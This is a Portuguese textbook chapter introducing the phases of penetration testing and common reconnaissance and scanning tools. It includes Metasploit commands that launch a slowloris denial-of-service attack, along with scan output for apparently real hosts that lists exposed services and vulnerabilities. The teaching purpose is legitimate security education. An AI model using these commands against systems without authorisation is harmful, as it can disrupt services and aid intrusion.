A demanda por profissionais de cibersegurança é cada vez maior devido ao aumento acelerado do número de ameaças, incidentes de segurança computacional e sofisticação dos ataques cibernéticos. Há diferentes frentes e linhas de atuação em cibersegurança, como os testes de penetração (ou pentesting) [López de Jiménez 2016, Pokuri et al. 2015, Berntsen et al. 2019, Stefinko et al. 2016, Vega et al. 2017, Mattadi and Kumar 2015]. O objetivo principal do pentesting é simular as etapas de um ataque, indo desde o reconhecimento do ambiente alvo até a exploração de vulnerabilidades dos sistemas. Entretanto, diferentemente de um ataque real, no pentesting o profissional de cibersegurança (hacker ético [Conrad 2012, Metso 2019] ou pentester¹) interage com a instituição alvo² (exemplos: universidade, prefeitura, empresa privada) e gera relatórios técnicos de diagnóstico

¹Neste capítulo de introdução ao pentesting, os termos profissional de cibersegurança, hacker ético e pentester serão utilizados de forma intercalada, mas com o mesmo significado, isto é, um profissional especializado em cibersegurança e, mais especificamente, em testes de penetração.

²A expressão instituição alvo (ou apenas instituição) é aqui utilizada como sinônimo para qualquer tipo de instituição pública ou privada, como universidades e empresas de quaisquer setores, que deseja realizar um processo de pentesting em sua infraestrutura de tecnologia da informação e comunicação.

com o intuito de subsidiar a instituição com informações para melhorar a segurança (ou corrigir falhas) dos seus sistemas.

Tipicamente, o processo de pentesting, ilustrado na Figura 3.1, apresentada a seguir, pode ser dividido em 6 (seis) etapas: (1) a coleta de informações; (2) o reconhecimento do ambiente; (3) a identificação de vulnerabilidades; (4) a exploração de vulnerabilidades; (5) a análise de risco e recomendações; e (6) compilação de evidências e relato. Esse ciclo de seis etapas é, em verdade, um guia prático para pentesters de todos os níveis, desde os iniciantes até os especialistas. Ao seguir as etapas, o pentester garante um processo elaborado, detalhado e profissional para a identificação e diagnóstico das principais ameaças contra os sistemas da instituição alvo.




Figura 3.1. Etapas do Pentesting

Etapa 1: na *coleta de Informações* ocorre a interação inicial entre a instituição alvo e o profissional de cibersegurança. Por iniciativa da instituição ou do hacker ético, é estabelecido um acordo (ou contrato) de consultoria técnica especializada. A partir desse acordo formal, a infraestrutura de tecnologia da informação e a organização de operação da instituição são apresentadas ao pentester, isto é, o profissional de cibersegurança começa a entender os processos, serviços digitais e sistemas que fazem parte do negócio da instituição. A partir desse ponto, inicia-se a etapa de reconhecimento.

Etapa 2: o *reconhecimento do ambiente* é crucial para identificar vulnerabilidades da infraestrutura de sistemas da instituição. Esse reconhecimento deve ser realizado de forma detalhada, cuidadosa e abrangente, pois será a base para as etapas seguintes. Um bom reconhecimento irá resultar em um bom diagnóstico de ameaças e vulnerabilidades, como exemplificado nas próximas seções. Por outro lado, um reconhecimento incompleto poderá deixar a instituição vulnerável a diferentes tipos de ataques. Para realizar um bom reconhecimento do ambiente, é importante o profissional de cibersegurança conhecer e

utilizar diferentes tipos de ferramentas e recursos, potencializando a coleta de informações úteis (fase pré-ataque) através de tarefas como: análise prática de técnicas de engenharia social, varredura da infra-estrutura de rede, varredura de sistemas, e identificação dos sistemas e respectivas versões.

Etapa 3: a identificação de vulnerabilidades parte da coleta de dados realizada na etapa anterior. A partir dos relatórios técnicos de reconhecimento, o hacker ético identifica os potenciais vetores de ataque e modela as principais ameaças contra os sistemas da instituição. Nesta etapa, o pentester irá mapear coisas como ativos comerciais (e.g., dados de funcionários, dados de clientes, outros dados sensíveis) e ameaças internas (e.g., sistemas de gerenciamento de pessoal) e externas (e.g., portas abertas, falhas em protocolos, credenciais potencialmente vulneráveis a ataques).

Etapa 4: a exploração de vulnerabilidades inicia-se logo após a identificação de vulnerabilidades. O hacker ético, munido de um conjunto de ferramentas e recursos para realização de testes automatizados e manuais de exploração de vulnerabilidades, realiza baterias de testes de exploração de vulnerabilidades. O objetivo desta etapa é verificar quais vulnerabilidades podem desencadear incidentes de segurança, como vazamento de informações sensíveis ou o comprometimento parcial ou total dos sistemas da instituição alvo. É importante ressaltar que, na etapa de exploração, é preciso respeitar os limites e acordos realizados na primeira etapa. Por exemplo, eventualmente, os testes de exploração de vulnerabilidades não podem prejudicar o funcionamento dos serviços do instituição (e.g., corromper ou comprometer um sistema de gerenciamento de banco de dados). Para evitar esse tipo de problema, o profissional de cibersegurança precisa conhecer muito bem as ferramentas que utiliza, pois há ferramentas que implementam testes de exploração agressivos, que podem comprometer a operação de um sistema vulnerável.

Etapa 5: a análise de risco e as recomendações levam em consideração essencialmente a criticidade das vulnerabilidades exploráveis, identificadas na etapa 4. O hacker ético irá: (a) definir o nível de risco de cada vulnerabilidade; e (b) recomendar formas de mitigar ou eliminar a vulnerabilidade. Por exemplo, o pentester pode recomendar uma correção técnica específica (e.g., configuração do sistema ou alteração de código) ou atualização do sistema (i.e., atualizar para uma versão que contenha a correção da vulnerabilidade). Na análise de riscos e recomendações, o especialista em cibersegurança irá incluir detalhes como: o nível de criticidade de cada vulnerabilidade; o nível de acesso que a vulnerabilidade proporciona a um criminoso cibernético; quais tecnologias, ainda utilizadas pela empresa, estão obsoletas; quais são os serviços e sistemas que aumentam a superfície de ataque; formas de corrigir as vulnerabilidades; e formas de reduzir a superfície de ataque.

Etapa 6: a compilação de evidências e relato é a última fase do ciclo de pentesting. Resumidamente, ela consiste em compilar e relatar os dados das etapas anteriores na forma de relatórios executivos e técnicos para os gestores e especialistas (e.g., desenvolvedores de sistemas) da instituição alvo. Esses documentos servem para guiar as decisões e estratégias da instituição no sentido de sanar falhas de segurança e reduzir a superfície de ataque da infraestrutura de tecnologia da informação e comunicação. Os documentos contém, entre outras coisas, a relação de testes realizados, as ferramentas utilizadas, a relação de vulnerabilidades identificadas e exploráveis, os riscos de segurança e

as recomendações técnicas. Esses dados servem, também, como subsídio para o próximo ciclo de testes de penetração. Os ciclos subsequentes podem focar em coisas como casos específicos, outras ferramentas de varredura e exploração e análises manuais ou automatizadas mais avançadas. É importante ressaltar que o número e a qualidade das ferramentas utilizadas pode ter um impacto quantitativo e qualitativo significativo no processo de pentesting.

Nas próximas seções são apresentadas informações complementares sobre cada uma das seis etapas do pentesting. Nas etapas que envolvem ferramentas, como as de reconhecimento do ambiente e exploração de vulnerabilidades, são apresentados exemplos práticos de ferramentas úteis ao processo de pentesting.

3.2. Etapa 1: Coleta de Informações

Na coleta de informações são definidas as responsabilidades de cada uma das partes envolvida no processo de pentesting, isto é, do profissional de cibersegurança e da instituição. Nesta etapa são definidos os objetivos que a empresa deseja alcançar com os testes de segurança e quais sistemas farão parte do escopo das análises do hacker ético.

3.3. Etapa 2: Reconhecimento do Ambiente

A etapa de reconhecimento do ambiente envolve a coleta e a catalogação de informações técnicas (e.g., serviços rodando e suas respectivas portas, faixa/lista de IPs) e não técnicas (e.g., informações sobre funcionários em redes sociais) sobre os sistemas da instituição alvo. Há diversas ferramentas, como os scanners de vulnerabilidades [Qasaimeh et al. 2018, Singh et al. 2016, Rocha et al. 2012], que podem ajudar de sobremaneira o processo de reconhecimento do ambiente. Na tabela a seguir são apresentadas e classificadas com relação ao tipo (passiva, ativa ou híbrida) algumas ferramentas que podem ser utilizadas na etapa de reconhecimento do ambiente, bem como outras etapas.

3.3.1. Ferramentas Passivas

As ferramentas passivas atuam como “coletores” de informações, geralmente, sem causar nenhuma intrusividade na operação dos sistemas. Por exemplo, o nmap pode ser considerado uma ferramenta passiva, pois, tipicamente, apenas coleta dados dos sistemas alvo através do envio de requisições específicas, isto é, não intercepta requisições de clientes da instituição e não intervém no funcionamento do sistema.

SSL Labs

O SSL Labs é um site online que oferece um serviço especializado, com versão gratuita, para testar a configuração SSL/TLS de servidor Web (i.e., site). O SSL Labs coleta e apresenta informações sobre o certificado digital, as versões do TLS suportadas (incluindo grupos de cifras suportadas e vulnerabilidades) e a compatibilidade com diferentes versões de aplicativos (e.g., navegadores, plataformas de desenvolvimento). Ao final da análise, o SSL Labs atribui um conceito (e.g., A+, A, B+, C) ao site. Quanto maior o conceito (e.g., A+), melhor é a classificação de segurança do site. Na prática, um

site classificado com B ou menos (e.g., C) apresenta diferentes riscos de segurança aos usuários, como vazamento de dados através de ataques já conhecidos ao protocolo TLS (e.g., 3SHAKE, TLS Renego MITM, POODLE, LOGJAM, FREAK).

Nome	Site Oficial	Tipo	Etapa(s)
SSL Labs	https://www.ssllabs.com/ssltest/	Passiva	Reconhecimento
Wappalyzer	https://www.wappalyzer.com	Passiva	Reconhecimento
Nmap	https://nmap.org	Passiva	Reconhecimento
WPScan	https://wpscan.org	Passiva	Reconhecimento e Exploração
WHOIS	https://registro.br/tecnologia/ferramentas/whois/	Passiva	Reconhecimento
Traceroute	https://registro.br/tecnologia/ferramentas/traceroute/	Passiva	Reconhecimento
Legion	https://govanguard.com/legion/	Híbrida	Reconhecimento, Identificação e Exploração
ZED Attack Proxy	https://www.zaproxy.org/	Híbrida	Reconhecimento e Exploração
Nikto	https://cirt.net/Nikto2	Passiva	Reconhecimento e Exploração
Metasploit	https://www.metasploit.com	Híbrida	Reconhecimento e Exploração

Tabela 3.1. Tabela Ferramentas

Wappalyzer

A diversidade e a quantidade de tecnologias utilizadas para desenvolver sistemas Web é significativa. Muitas das tecnologias são, também, complementares, isto é, trabalham de forma integrada. Apesar de interessante para a construção de sistemas sofisticados, essa miscelânea de tecnologias aumenta significativamente os desafios técnicos com relação à segurança dos sistemas Web.

O Wappalyzer é um exemplo de ferramenta de varredura (ou coleta de informações) de sistemas Web. O Wappalyzer ajuda a identificar as tecnologias (“reconhecer o terreno”) em utilização nos sites alvo.

A Figura 3.2 ilustra um exemplo de saída/relatório da ferramenta. Como pode ser observado, o Wappalyzer identifica as tecnologias e as respectivas versões em utilização no site. O hacker ético pode, então, pesquisar as vulnerabilidades já catalogadas na Internet para cada uma das versões das tecnologias utilizadas no sistema Web.




Figura 3.2. Wappalyzer

Nmap

O Nmap é uma ferramenta especializada e amplamente utilizada para realizar varreduras avançadas em sistemas e redes. O uso mais comum e frequente do Nmap é para identificar as portas abertas (ou serviços disponíveis) nos servidores da instituição alvo (e.g., comando `nmap 192.168.133.100` em um terminal Linux).

Assumindo um terminal (shell ou interpretador de linha de comando) em um sistema GNU/Linux com a ferramenta Nmap instalada, ao executar um comando como o apresentado (i.e., `nmap 192.168.133.100` ou `nmap pentesting.unihacker.club`), a ferramenta irá tentar identificar as portas abertas no endereço IP ou domínio indicado. A saída será similar a apresentada na sequência, isto é, o número da porta (PORT), o estado (STATE: open/aberto, closed/fechado, filtered/filtrado) e o nome do serviço (SERVICE). Este tipo de informação é bastante útil para a etapa de identificação de vulnerabilidades e mapeamento de ameaças.

```
Starting Nmap 7.80 ( \url{https://nmap.org} ) at 2020-06-26 18:03 -03
Nmap scan report for 192.168.133.100
Host is up (0.0016s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    closed smtp
80/tcp    open  http
222/tcp   closed rsh-spx
443/tcp   closed https
2222/tcp  closed EtherNetIP-1
3306/tcp  closed mysql
Nmap done: 1 IP address (1 host up) scanned in 4.99 seconds
```

A tabela 3.2 apresenta um exemplo de saída do Nmap contra um alvo real, formatado e detalhado por um hacker ético. Como pode ser observado, há um número sig-

nificativo de portas abertas. Isto, automaticamente, representa uma superfície de ataque aumentada, que pode levar a riscos desnecessários de segurança.

Porta	Protocolo	Estado	Serviço	Serviço Tradicional / Versão
21	TCP	Aberta	ftp	Pure-FTPD
53	TCP	Aberta	domain	ISC BIND 9.11.4-P2
80	TCP	Aberta	http	nginx
110	TCP	Aberta	pop3	Dovecot pop3d
143	TCP	Aberta	imap	Dovecot imapd
443	TCP	Aberta	https	nginx
465	TCP	Aberta	smtps	Exim smtpd 4.93
587	TCP	Aberta	submission	Exim smtpd 4.93
993	TCP	Aberta	imaps	Dovecot imapd
995	TCP	Aberta	pop3s	Dovecot pop3d
1001	TCP	Aberta	webpush	
1157	TCP	Aberta	ssh	7.4
2077	TCP	Aberta	tsrmagt	Redirect to port 2078
2078	TCP	Aberta	tpcsrvr	cPanel
2079	TCP	Aberta	idware-router	Redirecionamento para 2080
2080	TCP	Aberta	autodesk-nlm	cPanel - “Horde DAV Server”
2081	TCP	Aberta	infowave	Redirecionamento para 2081
2084	TCP	Aberta	radsec	cPanel
2086	TCP	Aberta	gnunet	Redirecionamento para 2087
2087	TCP	Aberta	eli	cPanel
2097	TCP	Aberta	nbx-ser	Redirecionamento para 2099
2099	TCP	Aberta	nbx-dir	cPanel default SSL Web mail (Official)
3306	TCP	Aberta	mysql	MySQL 5.5.5-10.1.44-MariaDB
53	UDP	Aberta	domain	

Tabela 3.2. Tabela De Saida nmap

WPScan

O WPScan é uma ferramenta do tipo caixa-preta, isto é, projetada para analisar sistemas online sem a necessidade de conhecer os detalhes de implementação ou de funcionamento. A ferramenta executa conjuntos pré-definidos de testes de segurança para detectar vulnerabilidades em sistemas Web baseados no WordPress.

O WPScan realiza análises não intrusivas para detectar vulnerabilidades, no sistema alvo, já conhecidas e catalogadas (disponíveis em <https://wpvulndb.com>), simulação de ataques de dicionário e força bruta (e.g., para descobrir usuários e senhas do sistema alvo), identificação de componentes do WordPress em uso (e.g., plugins, temas). A Figura 3.3 apresenta um exemplo de linha de comando de execução (wpsan –url wordpress.org) e exemplo de saída/relatório técnico do WPScan.

Outros exemplos de uso do WPScan podem ser visto em [Sucuri Security 2015, MITCHELL 2015].

```
(base) carregando@kali:~$ wpScan --url wordpress.org
-----
[+] URL: http://wordpress.org/ [198.143.164.252]
[+] Effective URL: https://wordpress.org/
[+] Started: Mon Jun 29 18:39:55 2020

Interesting Finding(s):
-----
```

Figura 3.3. WPScan

WHOIS

O WHOIS é um protocolo para realizar consulta sobre informações de contato e DNS das entidades na Internet. Tipicamente, uma entidade pode ser um nome de domínio (e.g., unihacker.club, unipampa.edu.br) ou um endereço IP (e.g., 186.251.212.217).

Como pode ser observado no exemplo apresentado a seguir (whois ufpampa.edu.br), para cada entidade, o WHOIS apresenta três tipos de contato: contato administrativo (*Admin Contact*), contato técnico (*Technical Contact*) e contato de cobrança (*Billing Contact*). Além disso, o WHOIS retorna também outras informações sobre o domínio.

```
domain:      ufpampa.edu.br
owner:       Fundação Universidade Federal do Pampa
ownerid:     09.341.233/0001-22
responsible: Diego Luis Kreutz
country:     BR
owner-c:    DLK15
admin-c:    DLK15
tech-c:     FEFLO17
billing-c:  DLK15
nserver:    ns1.ufp.edu.br
nsstat:     20200624 AA
nslastaa:   20200624
nserver:    dns.tche.br
nsstat:     20200624 AA
nslastaa:   20200624
created:    20080318 #4329459
changed:    20120802
status:     published

nic-hdl-br: DLK15
person:     Diego Luis Kreutz
e-mail:
country:    BR
created:   20060407
changed:   20200417

nic-hdl-br: FEFLO17
person:     Fernando Della Flora
e-mail:
```

```
country:      BR
created:     20101015
changed:    20200420
```

O WHOIS indica que o domínio ufpampa.edu.br pertence à Fundação Universidade Federal do Pampa e que o responsável pelo domínio é Diego Luis Kreutz, identificado pelo usuário DLK15 no Registro.br. Já FEFLO17 refere-se ao contato técnico, Fernando Della Flora, do domínio.

Outras informações sobre o domínio incluem: data de criação (created), data da última modificação (changed) e endereço dos servidores de nome, mais conhecidos como servidores DNS. No caso, o domínio possui dois servidores DNS, a saber ns1.ufp.edu.br e dns.tche.br. Resumidamente, as informações do WHOIS podem ser utilizadas para analisar vulnerabilidades envolvendo engenharia social e ataques sofisticados, como negação de serviços contra os servidores DNS do domínio.

Traceroute

Traceroute é uma ferramenta que permite descobrir a rota dos pacotes (i.e., por onde a informação está passando) da origem (e.g., computador do usuário ou hacker ético) até o destino (e.g., sistema alvo). A rota é medida em “saltos”, que, normalmente, representam os roteadores do caminho entre a origem e o destino. A seguir é apresentado um exemplo de saída do comando traceroute, executado em um sistema GNU/Linux, para o domínio www.unipampa.edu.br.

```
shell$ traceroute www.unipampa.edu.br
traceroute to www.unipampa.edu.br (200.132.148.13), 64 hops
max, 52 byte packets
 1  192.168.1.254 (192.168.1.254)  2.329 ms  1.070 ms  1.670
ms
 2  dinamico-199-198.redeconesul.com.br (186.251.199.198)
 2.766 ms  6.012 ms  5.583 ms
 3  dinamico-199-197.redeconesul.com.br (186.251.199.197)
 1.595 ms  12.534 ms  5.398 ms
 4  as2716.portoalegre.rs.ix.br (200.219.143.1)  17.365 ms
 20.860 ms  15.308 ms
 5  mlxe8.tche.br (200.19.246.5)  21.737 ms  41.470 ms  34.412
ms
 6  unipampa-reitoria-ve-26-mlxe8.tche.br (200.19.240.182)
 30.994 ms  34.648 ms  36.191 ms
 7  200.132.148.13 (200.132.148.13)  34.886 ms  43.897 ms
 35.345 ms
```

A saída do comando traceroute permite identificar diferentes coisas, como a localização do destino (e.g., o destino é conectado à rede tche.br, que fica em Porto Alegre-RS), o número de saltos até chegar ao destino www.unipampa.edu.br (200.132.148.13), a latência da rede (e.g., 43.897 ms, na linha 7), os trechos de maior lentidão em potencial da rede (e.g., passou de 1.595 ms para 20.860 ms entre as linhas 2 e 3). Essas informações podem ser úteis para diferentes ataques sofisticados, como por exemplo, um ataque furtivo que tenta evitar os alarmes dos mecanismos de segurança da rede tche.br.

3.3.2. Ferramentas híbridas

As ferramentas híbridas (ou mistas) podem ser consideradas “canivetes suíços” dos pentesters, isto é, um conjunto de ferramentas que facilita e agiliza o trabalho do hacker ético.

Legion

A Legion, uma bifurcação do Sparta da SECFORCE, oferece um conjunto de testes de penetração que ajuda na descoberta, reconhecimento e exploração de sistemas computacionais. A Legion possui integração com outras ferramentas, como Nmap, whataweb, Nikto, Vulners, Hydra, SMBenum, DirBuster, SSLyzer, e WebSlayer.

A Figura 3.4 apresenta um exemplo de saída da Legion para a execução do Nmap. Observe que é similar à saída apresentada anteriormente na seção da ferramenta Nmap. Observe também que há várias abas na ferramenta. Cada aba apresenta a saída de uma ferramenta ou script específico.




Figura 3.4. Legion

Outros exemplos de uso podem ser vistos em [GoVanguard 2019, HackingLoops 2021].

ZED Attack Proxy

O Zed Attack Proxy (ZAP) é uma ferramenta integrada de testes de penetração utilizada essencialmente para encontrar vulnerabilidades em aplicações Web. A ferramenta disponibiliza scanners automatizados e recursos adicionais para interceptar tráfego e encontrar manualmente vulnerabilidades de segurança em sistemas.

Para utilizar a ferramenta, basta digitar o endereço do sistema alvo (no campo “URL to Attack” da Figura 3.5) e clicar em “Attack”. O progresso do ataque pode ser visto na guia “Active Scan” e os cenários de ataque na guia “Spider”. Quando a varredura finalizar, os resultados podem ser visualizados na guia “Alerts”.

Mais exemplos de utilização da ferramenta podem ser vistos em [SOFTWARETESTINGHELP 2021, DHacker Tutorials 2019].




Figura 3.5. ZED Attack Proxy (ZAP)

Nikto

O Nikto é um scanner de vulnerabilidades Web que inclui testes como a verificação de mais de 6.700 arquivos e programas potencialmente perigosos, a identificação de versões desatualizadas de mais de 1.250 servidores e a identificação de problemas específicos de versão em mais de 270 servidores. A ferramenta também verifica itens de configuração dos servidores Web, como a presença de vários arquivos de índice, opções do protocolo HTTP e aplicativos instalados. A Figura 3.6 apresenta um exemplo de varredura padrão do Nikto, ou seja, sem nenhuma configuração específica. Nesse exemplo, a ferramenta encontrou dois arquivos potencialmente interessantes no site alvo, o logs.txt e o log.txt. Esse tipo de arquivo, mais conhecidos como arquivos de log (registro de informações sobre eventos dos sistemas), pode conter informações valiosas para um atacante. O hacker ético irá analisar o conteúdo e reportar o nível de criticidade das informações contidas nos arquivos.

Outros exemplos de utilização da ferramenta podem ser vistos em [Viva o Linux 2014].

Metasploit

O Metasploit é um framework que disponibiliza um conjunto variado de recursos e tipos de testes de segurança. O Metasploit permite realizar varreduras para coletar informações sobre o sistema alvo, ataques de força bruta, entre outros tipos de ataques. A Figura 3.7 a seguir representa a interface de linha de comando, no Linux, do Metasploit.

A seguir é apresentado um exemplo de ataque de negação de serviço utilizando o slowloris. O primeiro passo é selecionar o módulo do slowloris.

```
msf6 > use auxiliary/dos/http/slowloris
```

Depois, selecionar o endereço IP do sistema alvo.

```
msf6 auxiliary(dos/http/slowloris) > set RHOST 192.168.133.100
```



```
+ Target IP:          187.45.189.18
+ Target Hostname:   parceriaarmas.com.br
+ Target Port:        80
+ Start Time:        2020-06-29 16:10:34 (GMT-3)

-----
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://parceriaarmas.com.br/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 108280455,
size: 163, mtime: Mon Jun 15 17:20:51 2020
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous
versions contain other non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
```

Figura 3.6. Nikto

```
=[ metasploit v6.0.18-dev
+ - -=[ 2081 exploits - 1124 auxiliary - 352 post      ]
+ - -=[ 592 payloads - 45 encoders - 10 nops      ]
+ - -=[ 7 evasion      ]
```

Metasploit tip: Use `sessions -1` to interact with the last opened session

```
msf6 > █
```

Figura 3.7. Metasploit

Por fim, executar o comando “run”, que irá iniciar o ataque.

```
msf6 auxiliary(dos/http/slowloris) > run
[*] Starting server...
[*] Attacking 192.168.133.100 with 150 sockets
[*] Creating sockets...
[*] Sending keep-alive headers... Socket count: 150
```

Durante o ataque, o sistema alvo poderá ficar “lento” ou ficar momentaneamente inacessível. Isto pode significar que o sistema é suscetível a esse tipo de ataque. Se este for o caso, o hacker ético irá indicar medidas para mitigar esse tipo de ataque contra os sistemas da instituição alvo.

Outros exemplos de utilização do Metasploit podem ser vistos em [OffSec Services Limited 2021, Shakeel 2020, OUT3R SPACE 2019, Vanney 2020].

3.4. Etapa 3: Identificação de Vulnerabilidades

A seguir são apresentados exemplos de vulnerabilidades em potencial, identificadas em sistemas reais, com o apoio das ferramentas Nmap, Nikto, SSL Labs, WPScan e Wapalyzer. A identificação é, tipicamente, realizada manualmente pelo pentester a partir dos relatórios técnicos (saída) das respectivas ferramentas.

3.4.1. Vulnerabilidades identificadas a partir do Nmap

Serviço/Protocolo: FTP

Porta: 21

Descrição: O FTP é um protocolo bastante antigo de transferência de arquivos. A suposta segurança do protocolo, que na prática não existe, é limitada a um login e senha.

Vulnerabilidade: O FTP **não utiliza nenhum tipo de criptografia**, ou seja, todos os dados transmitidos via FTP podem facilmente sofrer ataques de sniffing, isto é, um atacante pode ter acesso e visualizar o conteúdo das comunicações FTP.

Serviço: POP3

Porta: 110/TCP

Descrição: O POP3 é um protocolo utilizado por clientes de email (*e.g.*, Outlook, Thunderbird, Mail, Email, Zoho Mail) para realizar o download das mensagens da caixa portal do usuário, que estão armazenadas no servidor de email (*e.g.*, Gmail.com, Hotmail.com, UOL.com.br, Bol.com.br) para a sua máquina (ou dispositivo) local.

Vulnerabilidade: O POP3 **não utiliza nenhum tipo de criptografia** para cifrar as mensagens, isto é, não assegura a confidencialidade das mensagens em trânsito.

Serviço: SSH

Porta: 1157

Descrição: O SSH é um protocolo seguro de acesso remoto a máquinas, servidores, entre outros dispositivos conectados à rede. O SSH foi projetado com segurança em mente, isto é, com vários mecanismos para garantir a integridade, confidencialidade e autenticidade dos usuários e dados entre duas máquinas quaisquer.

Vulnerabilidade: O SSH, dos sites alvo, está atualmente configurado para aceitar **mais de uma forma de autenticação**, incluindo “**publickey, gssapi-keyex, gssapi-with-mic, password**”. Formas de autenticação simplistas e bastante antigas, como “**password**” (senhas), são fortemente desaconselhadas sob a perspectiva de segurança de sistemas no século XXI.

Serviço: cPanel

Portas: 2077, 2078, 2079, 2080, 2081, 2084, 2086, 2087, 2097 e 2099

Descrição: Sistema de painéis administrativos para uso dos administradores do(s) sistema(s).

Vulnerabilidade: **Grande número de portas abertas**, o que aumenta a superfície de ataques e potencializa incidentes de segurança.

Serviço: MariaDB

Porta: 3306

Descrição: O MariaDB é um sistema gerenciador de banco de dados. Provavelmente, ele está sendo utilizado para gerenciar os dados dos sites alvo.

Vulnerabilidade: Primeiro, a versão atual do MariaDB, nos sites alvo, é **vulnerável a uma CVE crítica (CVE-2016-6663)**, o que significa que não é necessário um nível alto de privilégio para atacar e explorar o sistema. Segundo, a **porta 3306 do MariaDB está acessível publicamente**, ou seja, o risco de ataques e incidentes de segurança é maior, provavelmente sem necessidade.

3.4.2. Vulnerabilidades identificadas a partir do Nikto

Vulnerabilidade: X-Frame-Options não presente

Descrição: Atualmente, o cabeçalho X-Frame-Options não é apresentado na resposta HTTP do servidor. Este cabeçalho evita ataques do tipo *clickjacking*, que ocorre quando um invasor usa várias camadas transparentes ou opacas para induzir um usuário a clicar em um botão ou link em outra página, quando pretendia clicar na página de nível superior.

Vulnerabilidade: Cross Site Scripting (XSS) [S. et al. 2021]

Descrição: XSS é um tipo de injeção de código (geralmente JavaScript), na qual *scripts* maliciosos são executados pela aplicação web.

Vulnerabilidade: Sinalizador *HttpOnly* [OWASP 2021b] não presente nos *Cookies*

Descrição: *HttpOnly* é um sinalizador adicional incluído no cabeçalho de resposta HTTP *Set-Cookie*. O uso do sinalizador *HttpOnly* na geração de um *cookie* ajuda a reduzir o risco de *scripts* do lado do cliente que podem tentar acessar o *cookie* protegido.

Vulnerabilidade: Não utilização do CSRF *Token*

Descrição: Um *token* CSRF é um valor exclusivo, secreto e imprevisível, gerado pela aplicação em execução no servidor Web. O *token* é inserido nos formulários cada vez que a página é acessada e gerada. Este *token* serve para autenticar o envio dos dados por parte do cliente. Se o *token* recebido pelo servidor Web é diferente do que havia sido gerado, a operação é recusada.

3.4.3. Vulnerabilidades identificadas a partir do SSL Labs

Vulnerabilidade: Uso de *Cipher Block Chaining* (CBC)

Descrição: Cifras do SSL/TLS que utilizam o criptografia simétrica com modo CBC são vulneráveis a ataques como o LUCKY13.

3.4.4. Vulnerabilidades identificadas a partir do WPScan

Vulnerabilidade: Uso do agendador de tarefas nativo do WordPress WP-Cron

Descrição: O uso do Cron nativo do WordPress força o carregamento do script *wp-cron.php* a cada carregando de uma página em um site WordPress, ou seja, uma requisição HTTP adicional, resultando em uma carga de processamento desnecessária no servidor.

Vulnerabilidade: XML-RPC ativo

